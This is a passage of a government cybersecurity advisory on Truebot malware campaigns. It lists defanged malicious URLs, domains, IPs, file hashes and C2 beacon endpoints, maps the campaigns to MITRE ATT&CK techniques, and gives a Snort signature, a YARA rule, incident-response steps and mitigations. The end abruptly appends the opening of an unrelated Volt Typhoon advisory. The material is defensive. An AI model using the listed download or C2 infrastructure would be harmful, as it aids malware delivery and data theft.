Truebot IOCs from May 31, 2023, contain IOCs from cyber threat actors conducting Truebot malspam campaigns. Information is derived from a trusted third party, they observed cyber threat actors from 193.3.19[.]173 (Russia) using a compromised local account to conduct phishing campaigns on May 23, 2023 and spread malware through: https[:]//snowboardspecs[.]com/nae9v, which then promptly redirects the user to: https://www.meditimespharma[.]com/gfghthq/, which a trusted third party has linked to other trending Truebot activity.

After redirecting to https://www.meditimespharma[.]com/gfghthq/, trusted third parties have observed, the cyber threat actors using Truebot to pivot to https://corporacionhardsoft[.]com/images/2/Document_16654.exe, which is a domain associated with snowboardspecs[.]com, as well as malicious phishing campaigns in May 2023 and flagged my numerous security vendors, according to trusted third party reporting. Note: these IOCs are associated with Truebot campaigns used by Graceful Spider to deliver FlawedGrace and LummaStealer payloads in May of 2023.

The malicious file MD5 hash, 6164e9d297d29aa8682971259da06848 is associated with multiple Truebot rooted attack vectors and malware families, and was downloaded from https://corporacionhardsoft.com/images/2/Document_16654[.]exe which was flagged as malicious by numerous security vendors, and during its execution, the malware copies itself to C:IntelRuntimeBroker.exe, and based on trusted third party analysis, is linked to https://essadonio.com/538332[.]php, which is linked to 45.182.189[.]71 (Panama) and is associated with other trending Truebot malware campaigns from May 2023.

Please reference table 1 for IOCs described in the paragraph above.

Table 1: Truebot IOCs from May of 2023    

Indicator Type

Indicator

Source

Registrant

GKG[.]NET Domain Proxy Service Administrator

Trusted Third Party

Compromised Account Created:

2022-04-10

Trusted Third Party

Malicious account created

1999-11-09

Trusted Third Party

IP

193.3.19[.]173 (Russia)

Trusted Third Party

URL

https://snowboardspecs[.]com/nae9v

Trusted Third Party

Domain

https://corporacionhardsoft[.]com/images/2/Document_16654.exe

Trusted Third Party

File

Document_16654[.]exe

Trusted Third Party

MD5 Hash

6164e9d297d29aa8682971259da06848

Trusted Third Party

File

Document_may_24_16654[.]exe

Trusted Third Party

File

C:IntelRuntimeBroker[.]exe

Trusted Third Party

URL

https://essadonio.com/538332[.]php

Trusted Third Party

IP

45.182.189[.]71 (Panama)

Trusted Third Party

Account Created

2023-05-18

Trusted Third Party


Table 2: Truebot malware IOCs from May of 2023    

Indicator Type

Indicator

Source

URL

Secretsdump[.]py#l374

A Truly Graceful Wipe Out

Domain

Secretsdump[.]py

A Truly Graceful Wipe Out

Domain

Imsagentes[.]pe

A Truly Graceful Wipe Out

URL

https://imsagentes[.]pe/dgrjfj/

A Truly Graceful Wipe Out

URL

https://imsagentes[.]pe/dgrjfj

A Truly Graceful Wipe Out

URL

https://hrcbishtek[.]com/{5

A Truly Graceful Wipe Out

URL

https://ecorfan.org/base/sj/document_may_24_16654[.]exe

A Truly Graceful Wipe Out

Domain

Hrcbishtek[.]com

A Truly Graceful Wipe Out

File

F33734DFBBFF29F68BCDE052E523C287

A Truly Graceful Wipe Out

File

F176BA63B4D68E576B5BA345BEC2C7B7

A Truly Graceful Wipe Out

File

F14F2862EE2DF5D0F63A88B60C8EEE56

A Truly Graceful Wipe Out

Domain

Essadonio[.]com

A Truly Graceful Wipe Out

Domain

Ecorfan[.]org

A Truly Graceful Wipe Out

File

C92C158D7C37FEA795114FA6491FE5F145AD2F8C08776B18AE79DB811E8E36A3

A Truly Graceful Wipe Out

Domain

Atexec[.]py

A Truly Graceful Wipe Out

File

A0E9F5D64349FB13191BC781F81F42E1

A Truly Graceful Wipe Out

IPv4

92.118.36[.]199

A Truly Graceful Wipe Out

IPv4

81.19.135[.]30

A Truly Graceful Wipe Out

File

72A589DA586844D7F0818CE684948EEA

A Truly Graceful Wipe Out

File

717BEEDCD2431785A0F59D194E47970E9544FBF398D462A305F6AD9A1B1100CB

A Truly Graceful Wipe Out

IPv4

5.188.86[.]18

A Truly Graceful Wipe Out

IPv4

5.188.206[.]78

A Truly Graceful Wipe Out

IPv4

45.182.189[.]71

A Truly Graceful Wipe Out

IPv4

139.60.160[.]166

A Truly Graceful Wipe Out

File

121A1F64FFF22C4BFCEF3F11A23956ED403CDEB9BDB803F9C42763087BD6D94E

A Truly Graceful Wipe Out


Table 3: Truebot IOCs from May 2023 (Malicious Domains, and Associated IP addresses and URLs)    
Malicious Domain Associated IP(s) Beacon URL

nitutdra[.]com

46.161.40[.]128


romidonionhhgtt[.]com

46.161.40.128


midnigthwaall[.]com

46.161.40[.]128


dragonetzone[.]com

46.161.40[.]128

hxxps://dragonetzone[.]com/gate_info[.]php

rprotecruuio[.]com

45.182.189[.]71


essadonio[.]com

45.182.189[.]71

hxxps://nomoresense[.]com/checkinfo[.]php

nomoresense[.]com

45.182.189[.]91

hxxps://nomoresense[.]com/checkinfo[.]php

ronoliffuion[.]com

45.182.189[.]120

hxxps://ronoliffuion[.]com/dns[.]php

bluespiredice[.]com

45.182.189[.]119


dremmfyttrred[.]com

45.182.189[.]103

hxxps://dremmfyttrred[.]com/dns[.]php

ms-online-store[.]com

45.227.253[.]102


ber6vjyb[.]com

92.118.36[.]252

hxxps://ber6vjyb[.]com/dns[.]php

jirostrogud[.]com

88.214.27[.]101

hxxps://ber6vjyb[.]com/dns[.]php

fuanshizmo[.]com

45.182.189[.]229


qweastradoc[.]com

92.118.36[.]213

hxxp://nefosferta[.]com/gate[.]php

qweastradoc[.]com

92.118.36[.]213

hxxp://nefosferta[.]com/gate[.]php

qweastradoc[.]com

92.118.36[.]213

hxxp://nefosferta[.]com/gate[.]php

hiperfdhaus[.]com

88.214.27[.]100

hxxp://nefosferta[.]com/gate[.]php

guerdofest[.]com

45.182.189[.]228

hxxp://qweastradoc[.]com/gate[.]php

nefosferta[.]com

179.60.150[.]139

hxxp://nefosferta[.]com/gate[.]php


Table 4: Truebot IOCs from May 2023 Continued (Malicious Domains and Associated Hashes)      

 Malicious Domain

MD5

SHA1

SHA256

nitutdra[.]com


romidonionhhgtt[.]com


midnigthwaall[.]com


dragonetzone[.]com

64b27d2a6a55768506a5658a31c045de

c69f080180430ebf15f984be14fb4c76471cd476

e0178ab0893a4f25c68ded11e74ad90403443e413413501d138e0b08a910471e

rprotecruuio[.]com


essadonio[.]com

9a3bad7d8516216695887acc9668cda1

a89c097138e5aab1f35b9a03900600057d907690

4862618fcf15ba4ad15df35a8dcb0bdb79647b455fea6c6937c7d050815494b0

essadonio[.]com

6164e9d297d29aa8682971259da06848

96b95edc1a917912a3181d5105fd5bfad1344de0

717beedcd2431785a0f59d194e47970e9544fbf398d462a305f6ad9a1b1100cb

nomoresense[.]com

8f924f3cbe5d8fe3ecb7293478901f1a

516051b4cab1be74d32a6c446eabac7fc354904f

6b646641c823414c2ee30ae8b91be3421e4f13fa98e2d99272956e61eecfc5a1

nomoresense[.]com

ac6a2f1eafaae9f6598390d1017dd76c

1c637c2ded5d3a13fd9b56c35acf4443f308be52

f9f649cb5de27f720d58aa44aec6d0419e3e89f453730e155067506ad3ece638

ronoliffuion[.]com

881485ac77859cf5aaa8e0d64fbafc5f

51be660a3bdaab6843676e9d3b2af8444e88bbda

36d89f0455c95f9b00a8cea843003d0b53c4e33431fe57b5e6ec14a6c2e00e99

bluespiredice[.]com


dremmfyttrred[.]com

e4a42cbda39a20134d6edcf9f03c44ed

afda13d5365b290f7cdea701d00d05b0c60916f8

47f962063b42de277cd8d22550ae47b1787a39aa6f537c5408a59b5b76ed0464

dremmfyttrred[.]com

aa949d1a7ebe5f878023c6cfb446e29b

06057d773ad04fda177f6b0f6698ddaa47f7168a

594ade1fb42e93e64afc96f13824b3dbd942a2cdbc877a7006c248a38425bbc1

dremmfyttrred[.]com

338476c2b0de4ee2f3e402f3495d0578

03916123864aa034f7ca3b9d45b2e39b5c91c502

a67df0a8b32bdc5f9d224db118b3153f66518737e702314873b673c914b2bb5c

ms-online-store[.]com


ber6vjyb[.]com

46fe07c07fd0f45ba45240ef9aae2a44

b918f97c7c6ebc9594de3c8f2d9d75ecc292d02b

c0f8aeeb2d11c6e751ee87c40ee609aceb1c1036706a5af0d3d78738b6cc4125

jirostrogud[.]com

89c8afc5bbd34f160d8a2b7218b9ca4a

16ecf30ff8c7887037a17a3eaffcb17145b69160

5cc8c9f2c9cee543ebac306951e30e63eff3ee103c62dadcd2ce43ef68bc7487

jirostrogud[.]com

5da364a8efab6370a174736705645a52

792623e143ddd49c36f6868e948febb0c9e19cd3

80b9c5ec798e7bbd71bbdfffab11653f36a7a30e51de3a72c5213eafe65965d9

fuanshizmo[.]com


qweastradoc[.]com

ee1ccb6a0e38bf95e44b73c3c46268c5

62f5a16d1ef20064dd78f5d934c84d474aca8bbe

0e3a14638456f4451fe8d76fdc04e591fba942c2f16da31857ca66293a58a4c3

qweastradoc[.]com

82d4025b84cf569ec82d21918d641540

bb32c940f9ca06e7e8533b1d315545c3294ee1a0

c042ad2947caf4449295a51f9d640d722b5a6ec6957523ebf68cddb87ef3545c

qweastradoc[.]com

dbecfe9d5421d319534e0bfa5a6ac162

9e7a2464f53ce74d840eb84077472bc29fd1ba05

c9b874d54c18e895face055eeb6faa2da7965a336d70303d0bd6047bec27a29d

qweastradoc[.]com

b7fed593e8eb3646f876367b56725e6c

44090a7858eceb28bc111e1edd2f0dc98047afb2

ff8c8c8bfba5f2ba2f8003255949678df209dbff95e16f2f3c338cfa0fd1b885

hiperfdhaus[.]com

8e2b823aac6c9e11fcabecb1d8c19adf

77ad34334a370d85ca5e77436ed99f18b185eee3

a30e1f87b78d1cd529fbe2afdd679c8241d3baab175b2f083740263911a85304

hiperfdhaus[.]com

8a94163ddf956abd0ea92d89db0034e5

abc96032071adeb6217f0a5ba1aff55dc11f5438

b95a764820e918f42b664f3c9a96141e2d7d7d228da0edf151617fabdd9166cf

guerdofest[.]com

65fb9572171b903aa31a325f550d8778

d8bd44b7a8f136e29b31226f4edf566a4223266c

d5bbcaa0c3eeea17f12a5cc3dbcaffff423d00562acb694561841bcfe984a3b7

nefosferta[.]com

d9d85bdb6a3ac60a8ba6776c661dbace

78e38e522b1765efb15d0585e13c1f1301e90788

092910024190a2521f21658be849c4ac9ae6fa4d5f2ecd44c9055cc353a26875

nefosferta[.]com

20643549f19bed9a6853810262622755

c8227dcc1cd6ecc684de8c5ea9b16e3b35f613f1

1ef8cdbd3773bd82e5be25d4ba61e5e59371c6331726842107c0f1eb7d4d1f49

nefosferta[.]com

e9299fc9b7daa0742c28bfc4b03b7b25

77360abc473dc65c8bdd73b6459b9ea8fddb6f1d

22e3f4602a258e92a0b8deb5a2bd69c67f4ac3ca67362a745178848a9da7a3cc

nefosferta[.]com

775fb391db27e299af08933917a3acda

eaaa5e68956a3a3f6113e965199f479e10ae9956

2d50b03a92445ba53ae147d0b97c494858c86a56fe037c44bc0edabb902420f7

nefosferta[.]com

f4045710c99d347fe6dfa2c0fcadde29

b7bffdbbaf817d149bbd061070a2d171449afbfc

32ae88cddeeeec255d6d9c827f6bffc7a95e9ea7b83a84a79ff793735a4b4ed7

nefosferta[.]com

587acecdb9491e0897d1067eb02e7c8d

a9eb1ac4b85d17da3a2bae5835c7e862d481c189

55d1480cd023b74f10692c689b56e7fd6cc8139fb6322762181daead55a62b9e

nefosferta[.]com

0bae65245e5423147fce079de29b6136

f24232330e6f428bfbb6b9d8154db1c4046c2fc2

6210a9f5a5e1dc27e68ecd61c092d2667609e318a95b5dade3c28f5634a89727

nefosferta[.]com

5022a85b39a75ebe2bc0411d7b058b2e

a9040ac0e9f482454e040e2a7d874ddc50e6f6ce

68a86858b4638b43d63e8e2aaec15a9ebd8fc14d460dd74463db42e59c4c6f89

nefosferta[.]com

6a2f114a8995dbeb91f766ac2390086e

edac3cf9533b6f7102f6324fadb437a0814cc680

72813522a065e106ac10aa96e835c47aa9f34e981db20fa46a8f36c4543bb85d

nefosferta[.]com

e9115cc3280c16f9019e0054e059f4b8

dad01b0c745649c6c8b87dbeb7ab549ed039515d

7a64bc69b60e3cd3fd00d4424b411394465640f499e56563447fe70579ccdd00

nefosferta[.]com

b54cc9a3dd88e478ea601dfd5b36805e

318fdfec4575d1530a41c80274aa8caae7b7f631

7c607eca4005ba6415e09135ef38033bb0b0e0ff3e46d60253fc420af7519347

nefosferta[.]com

f129c12b1bda7426f6b31682b42ee4b0

5bb804153029c97fe23517ae5428a591c3c63f28

7c79ec3f5c1a280ffdf19d0000b4bfe458a3b9380c152c1e130a89de3fe04b63

nefosferta[.]com

f68aa4c92dd30bd5418f136aaf6c07d6

aa56f43e39d114235a6b1d5f66b593cc80325fa4

7e39dcd15307e7de862b9b42bf556f2836bf7916faab0604a052c82c19e306ca

nefosferta[.]com

acac995cee8a6a75fa79eb41bdffa53f

971a00a392b99f64a3886f40b6ef991e62f0fe2f

97bae3587f1d2fd35f24eb214b9dd6eed95744bed62468d998c7ef55ff8726d4

nefosferta[.]com

36057710279d9f0d023cb5613aa76d5e

e4dd1f8fc4e44c8fd0e25242d994c4b59eed6939

97d0844ce9928e32b11706e06bf2c4426204d998cb39964dd3c3de6c5223fff0

nefosferta[.]com

37e6904d84153d1435407f4669135134

1dcd85f7364ea06cd595a86e3e9be48995d596e9

bf3c7f0ba324c96c9a9bff6cf21650a4b78edbc0076c68a9a125ebcba0e523c9

nefosferta[.]com

4f3916e7714f2a32402c9d0b328a2c91

87a692e3592f7b997c7d962919e243b665f2be36

c3743a8c944f5c9b17528418bf49b153b978946838f56e5fca0a3f6914bee887

nefosferta[.]com

d9daaa0df32b0bb01a09e500fc7f5881

f9cb839adba612db5884e1378474996b4436c0cd

c3b3640ddf53b26f4ebd4eedf929540edb452c413ca54d0d21cc405c7263f490

nefosferta[.]com

c87fb9b9f6c343670bed605420583418

f05cf0b026b2716927dac8bcd26a2719ea328964

c6c4f690f0d15b96034b4258bdfaf797432a3ec4f73fbc920384d27903143cb0

nefosferta[.]com

2be64efd0fa7739123b26e4b70e53c5c

318fdfec4575d1530a41c80274aa8caae7b7f631

ed38c454575879c2546e5fccace0b16a701c403dfe3c3833730d23b32e41f2fe


Table 5: Truebot IOCs Connected to Russia, and Panama Locations      

 Malicious Domain

IP Addresses

Files

SHA256

Dremmfyttrred[.]com


45.182.189[.]103


94.142.138[.]61


172.64.155[.]188


104.18.32[.]68


Update[.]exe


Document_26_apr_2443807[.]exe


3ujwy2rz7v[.]exe


fe746402c74ac329231ae1b5dffa8229b509f4c15a0f5085617f14f0c1579040

droogggdhfhf[.]com


3LXJyA6Gf[.]exe

7d75244449fb5c25d8f196a43a6eb9e453652b2185392376e7d44c21bd8431e7


MITRE ATT&CK TACTICS AND TECHNIQUES

See Tables 6-16 for all referenced cyber threat actor tactics and techniques for enterprise environments in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 6: Initial Access    

Technique Title

ID

Use

Replication Through Removable Media

T1091

Cyber threat actors use removable media drives to deploy Raspberry Robin malware.

Drive-by Compromise

T1189

Cyber threat actors embed malicious links or attachments within web domains to gain initial access.

Exploit Public-Facing Application

T1190

Cyber threat actors are exploiting Netwrix vulnerability CVE-2022-31199 for initial access with follow-on capabilities of lateral movement through remote code execution.

Phishing

T1566.002

Truebot actors can send spear phishing links to gain initial access.


Table 7: Execution    

Technique Title

ID

Use

Command and Scripting Interpreter

T1059

Cyber threat actors have been observed dropping cobalt strike beacons as a reverse shell proxy to create persistence within the compromised network.

Cyber threat actors use FlawedGrace to receive PowerShell commands over a C2 channel to deploy additional tools.

Shared Modules

T1129

Cyber threat actors can deploy malicious payloads through obfuscated share modules.

User Execution: Malicious Link

T1204.001

Cyber threat actors trick users into clicking a link by making them believe they need to perform a Google Chrome software update.


Table 8: Persistence    

Technique Title

ID

Use

Hijack Execution Flow: DLL Side-Loading

1574.002

Cyber threat actors use Raspberry Robin, among other toolsets to side-load DLLs to maintain persistence.


Table 9: Privilege Escalation    

Technique Title

ID

Use

Boot or Logon Autostart Execution: Print Processors

T1547.012

FlawedGrace malware manipulates print spooler functions to achieve privilege escalation.


Table 10: Defense Evasion    

Technique Title

ID

Use

Obfuscated Files or Information

T1027

Truebot uses a .JSONIP extension (e.g., IgtyXEQuCEvAM.JSONIP), to create a GUID.

Obfuscated Files or Information: Binary Padding

T1027.001

Cyber threat actors embed around one gigabyte of junk code within the malware string to evade detection protocols.

Masquerading: Masquerade File Type

T1036.008

Cyber threat actors hide Truebot malware as legitimate appearing file formats.

Process Injection

T1055

Truebot malware has the ability to load shell code after establishing a C2 connection.

Indicator Removal: File Deletion

T1070.004

Truebot malware implements self-deletion TTPs throughout its attack cycle to evade detection.

Teleport exfiltration tool deletes itself after it has completed exfiltrating data to the C2 station.

Modify Registry

T1112

FlawedGrace is able to modify registry programs that control the order that documents are loaded to a print que.

Reflective Code Loading

T1620

Truebot malware has the capability to load shell code and deploy various tools to stealthily navigate an infected network.


Table 11: Credential Access    

Technique Title

ID

Use

OS Credential Dumping: LSASS Memory

T1003.001

Cyber threat actors use cobalt strike to gain valid credentials through LSASS memory dumping.


Table 12: Discovery    

Technique Title

ID

Use

System Network Configuration Discovery

T1016

Truebot malware scans and enumerates the affected system’s domain names.

Process Discovery

T1057

Truebot malware enumerates all running processes on the local host.

System Information Discovery

T1082

Truebot malware scans and enumerates the OS version information, and processor architecture.

Truebot malware enumerates the affected system’s computer names.

System Time Discovery

T1124

Truebot has the ability to discover system time metrics, which aids in enables synchronization with the compromised system’s internal clock to facilitate scheduling tasks.

Software Discovery: Security Software Discovery

T1518.001

Truebot has the ability to discover software security protocols, which aids in defense evasion.

Debugger Evasion

T1622

Truebot malware scans the compromised environment for debugger tools and enumerates them in effort to evade network defenses.


Table 13: Lateral Movement    

Technique Title

ID

Use

Exploitation of Remote Services

T1210

Cyber threat actors exploit CVE-2022-31199 Netwrix Auditor vulnerability and use its capabilities to move laterally within a compromised network.

Use Alternate Authentication Material: Pass the Hash

T1550.002

Cyber threat actors use cobalt strike to authenticate valid accounts

Remote Service Session Hijacking

T1563.001

Cyber threat actors use cobalt strike to hijack remote sessions using SSH and RDP hijacking methods.

Remote Service Session Hijacking: RDP Hijacking

T1563.002

Cyber threat actors use cobalt strike to hijack remote sessions using SSH and RDP hijacking methods.

Lateral Tool Transfer

T1570

Cyber threat actors deploy additional payloads to transfer toolsets and move laterally.


Table 14: Collection    

Technique Title

ID

Use

Data from Local System

T1005

Truebot malware checks the current version of the OS and the processor architecture and compiles the information it receives.

Truebot gathers and compiles compromised system’s host and domain names.

Screen Capture

T1113

Truebot malware takes snapshots of local host data, specifically processor architecture data, and sends that to a phase 2 encoded data string.


Table 15: Command and Control    

Technique Title

ID

Use

Application Layer Protocol

T1071

Cyber threat actors use teleport exfiltration tool to blend exfiltrated data with network traffic.

Non-Application Protocol

T1095

Cyber threat actors use Teleport and FlawedGrace to send data over custom communication protocol.

Ingress Transfer Tool

T1105

Cyber threat actors deploy various ingress transfer tool payloads to move laterally and establish C2 connections.

Encrypted Channel: Asymmetric Cryptography

T1573.002

Cyber threat actors use Teleport to create an encrypted channel using AES.


Table 16: Exfiltration    

Technique Title

ID

Use

Scheduled Transfer

T1029

Teleport limits the data it collects and syncs with outbound organizational data/network traffic.

Data Transfer Size Limits

T1030

Teleport limits the data it collects and syncs with outbound organizational data/network traffic.

Exfiltration Over C2 Channel

T1048

Cyber threat actors blend exfiltrated data with network traffic to evade detection.

Cyber threat actors use the Teleport tool to exfiltrate data over a C2 protocol.


DETECTION METHODS

CISA and authoring organizations recommend that organizations review and implement the following detection signatures, along with: Win/malicious_confidence100% (W), Trojan:Win32/Tnega!MSR, and Trojan.Agent.Truebot.Gen, as well as YARA rules below to help detect Truebot malware.

Detection Signatures
Figure 2: Snort Signature to Detect Truebot Malware

alert tcp any any -> any any (msg:”TRUEBOT: Client HTTP Header”; sid:x; rev:1; flow:established,to_server; content:”Mozilla/112.0 (compatible|3b 20 4d 53 49 45 20 31 31 2e 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 30 29|”; http_header; nocase; classtype:http-header; metadata:service http;)


YARA Rules

CISA developed the following YARA to aid in detecting the presence of Truebot Malware.

Figure 3: YARA Rule for Detecting Truebot Malware

rule CISA_10445155_01 : TRUEBOT downloader

{

meta:

Author = "CISA Code & Media Analysis"

Incident = "10445155"

Date = "2023-05-17"

Last_Modified = "20230523_1500"

Actor = "n/a"

Family = "TRUEBOT"

Capabilities = "n/a"

Malware_Type = "downloader"

Tool_Type = "n/a"

Description = "Detects TRUEBOT downloader samples"

SHA256 = "7d75244449fb5c25d8f196a43a6eb9e453652b2185392376e7d44c21bd8431e7"

strings:

$s1 = { 64 72 65 6d 6d 66 79 74 74 72 72 65 64 2e 63 6f 6d }

$s2 = { 4e 73 75 32 4f 64 69 77 6f 64 4f 73 32 }

$s3 = { 59 69 50 75 6d 79 62 6f 73 61 57 69 57 65 78 79 }

$s4 = { 72 65 70 6f 74 73 5f 65 72 72 6f 72 2e 74 78 74 }

$s5 = { 4c 6b 6a 64 73 6c 66 6a 33 32 6f 69 6a 72 66 65 77 67 77 2e 6d 70 34 }

$s6 = { 54 00 72 00 69 00 67 00 67 00 65 00 72 00 31 00 32 }

$s7 = { 54 00 55 00 72 00 66 00 57 00 65 00 73 00 54 00 69 00 66 00 73 00 66 }

condition:

5 of them

}

  • Additional YARA rules for detecting Truebot malware can be referenced from GitHub.[9]

INCIDENT RESPONSE

The following steps are recommended if organizations detect a Truebot malware infection and compromise:

  1. Quarantine or take offline potentially affected hosts.
  2. Collect and review artifacts such as running processes/services, unusual authentications, and recent network connections.
  3. Provision new account credentials.
  4. Reimage compromised host.
  5. Report the compromise to CISA via CISA’s 24/7 Operations Center (report@cisa.gov or 888-282-0870) or contact your local FBI field office. State, local, tribal, or territorial government entities can also report to MS-ISAC (SOC@cisecurity.org or 866-787-4722).

MITIGATIONS

CISA and the authoring organizations recommend organizations implement the below mitigations, including mandating phishing-resistant multifactor authentication (MFA) for all staff and services.

For additional best practices, see CISA’s Cross-Sector Cybersecurity Performance Goals (CPGs). The CPGs, developed by CISA and the National Institute of Standards and Technology (NIST), are a prioritized subset of IT and OT security practices that can meaningfully reduce the likelihood and impact of known cyber risks and common TTPs. Because the CPGs are a subset of best practices, CISA and co-sealers recommend software manufacturers implement a comprehensive information security program based on a recognized framework, such as the NIST Cybersecurity Framework (CSF).

  • Apply patches to CVE-2022-31199
  • Update Netwrix Auditor to version 10.5

Reduce threat of malicious actors using remote access tools by:

  • Implementing application controls to manage and control execution of software, including allowlisting remote access programs.
    • Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.

See the National Security Agency’s Cybersecurity Information sheet, Enforce Signed Software Execution Policies, and additional guidance below:

  • Strictly limit the use of RDP and other remote desktop services. If RDP is necessary, rigorously apply best practices, for example [CPG 2.W]:
    • Audit the network for systems using RDP.
    • Close unused RDP ports.
    • Enforce account lockouts after a specified number of attempts.
    • Apply phishing-resistant multifactor authentication (MFA).
    • Log RDP login attempts.
  • Disable command-line and scripting activities and permissions [CPG 2.N].
  • Restrict the use of PowerShell by using Group Policy, and only grant to specific users on a case-by-case basis. Typically, only those users or administrators who manage the network or Windows operating systems (OSs) should be permitted to use PowerShell [CPG 2.E].
  • Update Windows PowerShell or PowerShell Core to the latest version and uninstall all earlier PowerShell versions. Logs from Windows PowerShell prior to version 5.0 are either non-existent or do not record enough detail to aid in enterprise monitoring and incident response activities [CPG 1.E, 2.S, 2.T].
  • Enable enhanced PowerShell logging [CPG 2.T, 2.U].
    • PowerShell logs contain valuable data, including historical OS and registry interaction and possible IOCs of a cyber threat actor’s PowerShell use.
    • Ensure PowerShell instances, using the latest version, have module, script block, and transcription logging enabled (enhanced logging).
    • The two logs that record PowerShell activity are the PowerShell Windows Event Log and the PowerShell Operational Log. The authoring organizations recommend turning on these two Windows Event Logs with a retention period of at least 180 days. These logs should be checked on a regular basis to confirm whether the log data has been deleted or logging has been turned off. Set the storage size permitted for both logs to as large as possible.
  • Configure the Windows Registry to require User Account Control (UAC) approval for any PsExec operations requiring administrator privileges to reduce the risk of lateral movement by PsExec.
  • Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 4.C].
  • Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege (PoLP) [CPG 2.E].
  • Reduce the threat of credential compromise via the following:
    • Place domain admin accounts in the protected users’ group to prevent caching of password hashes locally.
    • Implement Credential Guard for Windows 10 and Server 2016 (Refer to Microsoft: Manage Windows Defender Credential Guard for more information). For Windows Server 2012R2, enable Protected Process Light for Local Security Authority (LSA).
    • Refrain from storing plaintext credentials in scripts.
  • Implement time-based access for accounts set at the admin level and higher [CPG 2.A, 2.E]. For example, the Just-in-Time (JIT) access method provisions privileged access when needed and can support enforcement of the principle of least privilege (as well as the Zero Trust model). This is a process where a network-wide policy is set in place to automatically disable admin accounts at the Active Directory (AD) level when the account is not in direct need. Individual users may submit their requests through an automated process that grants them access to a specified system for a set timeframe when they need to support the completion of a certain task.

In addition, CISA, FBI, MS-ISAC, and CCCS recommend network defenders apply the following mitigations to limit potential adversarial use of common system and network discovery techniques and to reduce the impact and risk of compromise by ransomware or data extortion actors:

  • Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
  • Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, or the cloud).
  • Maintain offline backups of data and regularly maintain backup and restoration (daily or weekly at minimum). By instituting this practice, an organization minimizes the impact of disruption to business practices as they can retrieve their data [CPG 2.R]. 
  • Require all accounts with password logins (e.g., service account, admin accounts, and domain admin accounts) to comply with National Institute for Standards and Technology (NIST) standards for developing and managing password policies.
    • Use longer passwords consisting of at least 15 characters [CPG 2.B].
    • Store passwords in hashed format using industry-recognized password managers.
    • Add password user “salts” to shared login credentials.
    • Avoid reusing passwords [CPG 2.C].
    • Implement multiple failed login attempt account lockouts [CPG 2.G].
    • Disable password “hints.”
    • Refrain from requiring password changes more frequently than once per year.
      Note: NIST guidance suggests favoring longer passwords instead of requiring regular and frequent password resets. Frequent password resets are more likely to result in users developing password “patterns” cyber criminals can easily decipher.
    • Require administrator credentials to install software.
  • Require phishing-resistant multifactor authentication for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems [CPG 2.H].
  • Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Organizations should patch vulnerable software and hardware systems within 24 to 48 hours of vulnerability disclosure. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
  • Segment networks to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to various subnetworks, restricting further lateral movement [CPG 2.F].
  • Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections, as they have insight into common and uncommon network connections for each host [CPG 3.A].
  • Install, regularly update, and enable real time detection for antivirus software on all hosts.
  • Disable unused ports [CPG 2.V].
  • Consider adding an email banner to emails received from outside your organization [CPG 2.M].
  • Ensure all backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K, 2.L, 2.R].

VALIDATE SECURITY CONTROLS

In addition to applying mitigations, CISA recommends exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. CISA recommends testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Tables 5-13).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

CISA recommends continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

RESOURCES

REFERENCES

[1] Bishop Fox: Netwrix Auditor Advisory
[2] Talos Intelligence: Breaking the Silence – Recent Truebot Activity
[3] The DFIR Report: Truebot Deploys Cobalt Strike and FlawedGrace
[4] MAR-10445155-1.v1 .CLEAR Truebot Activity Infects U.S. and Canada Based Networks
[5] Red Canary: Raspberry Robin Delivery Vector
[6] Microsoft: Raspberry Robin Worm Part of a Larger Ecosystem Pre-Ransomware Activity
[7] Telsy: FlawedGrace RAT
[8] VMware Security Blog: Carbon Black’s Truebot Detection
[9] GitHub: DFIR Report – Truebot Malware YARA Rule

Additional Sources

Alarming Surge in TrueBot Activity Revealed with New Delivery Vectors (thehackernews.com)
Truebot Analysis Part 1
Truebot Analysis Part 2
Truebot Analysis Part 3
Truebot Exploits Netwrix Vulnerability
TrueBot malware delivery evolves, now infects businesses in the US and elsewhere 
Malpedia-Silence Downloader
Printer spooling: what is it and how to fix it? | PaperCut

ACKNOWLEDGEMENTS

VMware’s Carbon Black contributed to this CSA.

DISCLAIMER

The information in this report is being provided “as is” for informational purposes only. CISA and authoring agencies do not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA, and co-sealers.

People's Republic of China State-Sponsored Cyber Actor Living off the Land to Evade Detection

This post was originally published on this site

Summary

The United States and international cybersecurity authorities are issuing this joint Cybersecurity Advisory (CSA) to highlight a recently discovered cluster of activity of interest associated with a People’s Republic of China (PRC) state-sponsored cyber actor, also known as Volt Typhoon. Private sector partners have identified that this activity affects networks across U.S. critical infrastructure sectors, and the authoring agencies believe the actor could apply the same techniques against these and other sectors worldwide.

